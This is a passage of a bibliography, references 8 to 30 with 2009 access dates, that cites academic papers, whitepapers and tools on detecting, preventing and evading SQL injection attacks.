[8] http://ferruh.mavituna.com/sql-injection-cheatsheet-oku (10. 4. 2009)

[9] Litchfield, D.: Lateral SQL Injection: A New Class of Vulnerability in Oracle. NISR Publication (2008).

[10] Anley, C.: Advanced SQL Injection in SQL Server Applications. NISR Publication (2002).

[11] Vittie, L. M.: SQL Injection Evasion Detection. http://www.f5.com/pdf/white-papers/sql-injection-detection-wp.pdf (10. 4. 2009)

[12] http://shiflett.org/blog/2006/jan/addslashes-versus-mysql-real-escape-string (10. 4. 2009)

[13] Halfond, W., Orso, A.: AMNESIA: Analysis and Monitoring for NEutralizing SQL Injection Attacks. http://www.cc.gatech.edu/∼whalfond/papers/halfond05ase.pdf (10. 4. 2009)

[14] Christensen, A. S., Møller, A., Schwartzbach, M. I.: Precise Analysis of String Expressions. http://www.brics.dk/∼amoeller/papers/strings/strings.pdf (10. 4. 2009)

[15] Buehrer, G., Weide, B. W., Sivilotti, P. A. G.: Using parse tree validation to prevent SQL injection attacks.
ftp://ftp.cse.ohio-state.edu/pub/tech-report/2005/TR38.pdf (10. 4. 2009)

[16] Valeur, F., Mutz, D., Vigna, G.: A Learning-based Approach to the Detection of SQL Attacks.
http://www.cs.ucsb.edu/∼vigna/publications/2005_valeur_mutz_vigna_dimva05.pdf (10. 4. 2009)

[17] Boyd, S. W.,Keromytis, A., D.: SQLrand: Preventing SQL Injection Attacks.
http://www.cs.columbia.edu/∼angelos/Papers/sqlrand.pdf (10. 4. 2009)

[18] http://www.greensql.net/about (10. 4. 2009)

[19] Xu, W., Bhatkar, E., Sekar, R.: A Unified Approach for Preventing Attacks Exploiting a Range of Software Vulnerabilities (2008).

[20] Su, Z., Wassermann, G.: The Essence of Command Injection Attacks in Web Applications.
http://www.cs.ucdavis.edu/∼su/publications/popl06.pdf (10. 4. 2009)

[21] Thomas, S. and Williams, L.: Using Automated Fix Generation to Secure SQL Statements.
http://collaboration.csc.ncsu.edu/laurie/Papers/ICSE_SESS_2007.pdf (10. 4. 2009)

[22] Shahriar, H.: Mutation-based Testing of Buffer Overflows, SQL Injections, and Format String Bugs.
https://qspace.library.queensu.ca/bitstream/1974/1359/1/Shahriar_Hossain_200808_MSc.pdf (10. 4. 2009)

[23] Kemalis, K., Tzouramanis, T.: SQL-IDS: a specification-based approach for SQL-injection detection

[24] Robertson, W., Vigna, G., Kruegel, K., Kemmerer, A.: Using Generalization and Characterization Techniques in the Anomaly-based Detection of Web Attacks.
http://www.isoc.org/isoc/conferences/ndss/06/proceedings/papers/anomaly_signatures.pdf (10. 4. 2009)

[25] http://www.h2database.com/html/main.html (10. 4. 2009)

[26] http://msdn.microsoft.com/en-us/netframework/aa904594.aspx (10. 4. 2009)

[27] www.issa-sac.org/info_resources/ISSA_20050519_iMperva_SQLInjection.pdf SQL Injection Signature Evasion Whitepaper (10. 4. 2009)

[28] Su, Z., Wassermann, G.: An Analysis Framework for Security in Web Applications. http://www.eecs.ucf.edu/SAVCBS/2004/papers/Wassermann-Su.pdf (10. 4. 2009)

[29] ISO/IEC 9075:1992, Database Language SQL (1992).

[30] http://www.securitydocs.com/library/3388 (3. 12. 2009)